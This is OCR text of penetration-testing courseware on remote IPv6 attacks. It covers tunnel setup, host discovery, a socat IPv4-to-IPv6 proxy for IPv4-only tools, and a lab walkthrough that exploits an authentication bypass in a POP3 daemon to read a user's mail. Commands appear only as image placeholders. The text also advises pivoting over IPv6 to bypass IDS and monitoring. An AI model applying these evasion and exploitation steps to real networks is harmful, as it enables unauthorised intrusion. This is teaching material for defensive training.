


Remote IPv6 Attacks

Remote IPv6 attacks can also be used against an IPv6 connected organization. In this attack, the attacker needs direct access to an IPv6 network (offered by some ISP's), or through an IPv4 to IPv6 tunneled connection.

Free IPv6 tunnel services from SixXS (http://www.sixxs.net) and Hurricane Electric (http://www.he.net) offer IPv4 to IPv6 tunneled access with a static IPv6 address. Configuring a Linux host to create a tunnel with SixXS or Hurricant Electric starts with creating account on the respective provider's website, then configuring your Linux host to establish a tunnel. A step by step guide for configuring Ubuntu Linux (including Kali Linux) for SixXS or Hurricane Electric tunneling is available at https://wiki.ubuntu.com/IPv6.

A simpler IPv6 tunnel option for Linux systems is to use the IPv6 Teredo tunneling protocol with the "miredo" daemon. Simply starting the miredo process on most Linux distributions will be sufficient to establish an IPv6 connection, allowing to you ping IPv6 hosts such as ipv6.google.com. Once the Teredo tunnel is established, other scanning tools such as Nmap will also allow you to scan and enumerate remote IPv6 targets.




Remove IPv6 Discovery

The identification of remote IPv6 hosts is more complex than local node discovery. Without the ability to observe multicast transmissions from remote IPv6 nodes, a penetration tester must seek alternate node discovery techniques.

Remote IPv6 node discovery is still a developing reconnaissance technique, but it commonly requires IPv6 information leakage over IPv4 protocol scanning and enumeration. For example, when performing reconnaissance of a remote network over IPv4, we can use DNS lookups for the IPv6 AAAA record type to identify remote IPv6 hosts. Also, the inspection of error messages from web servers, database servers and other services may also disclose the use of IPv6 networking in leaked address information.

When performing an attack against remote hosts, be sure to inspect the configuration of compromised hosts to identify the presence of IPv6 configuration information. The compromise of an IPv4 host may allow an attacker to pivot and escalate internal network access while bypassing IDS or other monitoring systems by leveraging IPv6 as the transport mechanism.




Working with IPv4-Only Tools

Many trusted attacks tools have not been updated to accommodate IPv6 addresses. In situations where an IPv4 tool is available to attack an IPv6 service, we can use a local IPv4 to IPv6 proxy, translating all request traffic from IPv4 on the local system to IPv6 on the remote target.


The socat utility (http://www.dest-unreach.org/socat/) is a multi-purpose relay tool, described as "netcat++" by some. In the example on this page, the socat utility starts a local TCP listener on port 8080, allowing multiple concurrent connections (reuseaddr) while forking a child process for each new connection (fork). All connections are redirected to a IPv6 TCP target at the specified IPv6 address over the eth0 interface on TCP port 80.

After starting the socat utility, we can leverage a tool such as Nikto for scanning a remote IPv6 web server, even though the Nikto tool does not natively accommodate IPv6 address targets.




Exercise - IPv6 Attack (1)
Next we'll turn to a lab exercise to discover, scan and exploit a target IPv6 connected host. In this exercise, evaluate the lab network to identify and detect new IPv6 nodes using the THC-IPv6 detect-new-ip6 tool.

Scan and identify the TCP services on the host at 10.10.10.70 for IPv4 and fc00:660:0:1::46 for IPv6. Identify and exploit the IPv6 service for the "ejobs" user with the jwp0ppy exploit tool available at http://files.sec660.org/jwp0ppy.tgz.



Exercise - IPv6 Attack (2)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.



IPv6 Device Discovery


In the classroom network, hosts will automatically obtain an IPv6 address with the aid of a local IPv6 router with the prefix fc00:660:0:1::/64. Make sure your Kali Linux host has an IPv6 address on this network by running the ifconfig utility as shown. You can check the status of the Kali Linux Ethernet adapter and IPv6 address with the ifconfig command, shown below. Contact an instructor if you do not have an IPv6 address starting with fc00:660:0:1.

After the attack host obtains an IPv6 address, identify the IPv6 neighbors known with the "ip -6 neigh" command. You will see varied results depending on observed device discovery messages from other nodes on the LAN, including IPv6 address in the fc00:660:0:1/64 network, and link-local autoconfiguration addresses starting with fe80::/10.

Next, send several ping messages to the IPv6 all nodes multicast address (ff02::1) from the fc0:660:0:1/64 address assigned to your network interface. In the example on this page we used the address "fc00:660:0:1:20c:29ff:fecb:5e06"; you will need to specify the IPv6 address on your network interface. We also redirected the output of the ping command to /dev/null for simplicity on this page; you can redirect the output similarly or view the output based on your preference.


Next, return to the "ip -6 neigh" command again. You will see additional hosts displayed as targets. Note the presence of the fc00:660:0:1::46 host. This will be our attack target for the exercise.

Next, validate your connectivity to the target system at 10.10.10.70 and fc00:660:0:1::46 using the ping and ping6 utilities.



Scan Target: IPv4


Perform a routing port scan against the target system at 10.10.10.70 using Nmap. Note that the ports reported as open are limited to SSH, HTTP, and HTTPS.



Scan Target: IPv6
Scan the target system again with Nmap, this time over the IPv6 stack. Note that a new service is identified on TCP/110.

Connect to the target service using the nc6 utility. The returned banner reveals that the service does appear to be a POP3 server running the "jwpopper" POP3 daemon.


This POP3 daemon is vulnerable to an authentication bypass flaw. For the target user "ejobs", exploit the vulnerability using the jwp0ppy exploit tool to obtain the victim's e-mail.



Jwpopper Exploit: jwp0ppy

The jwp0ppy exploit is included on the course lab server; download it from the URL shown on this page, then extract the tarball and compile the tool using the "make" utility. Examine the README file to learn more about the exploit itself.


After learning more about the vulnerability and the exploit, leverage the jwp0ppy tool to bypass authentication on the server and obtain the secret e-mail associated with the "cjobs" account.



Jwp0ppy Limitation

Attempting to exploit the jwpopper POP3 server with the jwp0ppy tool proves difficult. The jwp0ppy tool, written in C, does not include support for an IPv6 target. Also, the POP3 port on the IPv4 stack is not listening, returning a "Connection refused" error.

You could re-write the jwp0ppy tool to include IPv6 support, but an easier option is available. Configure an IPv4 to IPv6 proxy on your local Kali Linux system to facilitate the use of the jwp0ppy tool against the IPv6 target system.




IPv4 to IPv6 Proxy

In one terminal window, start the socat tool, listening on a local port of TCP/110, redirecting to the same port number on the IPv6 host as shown here.

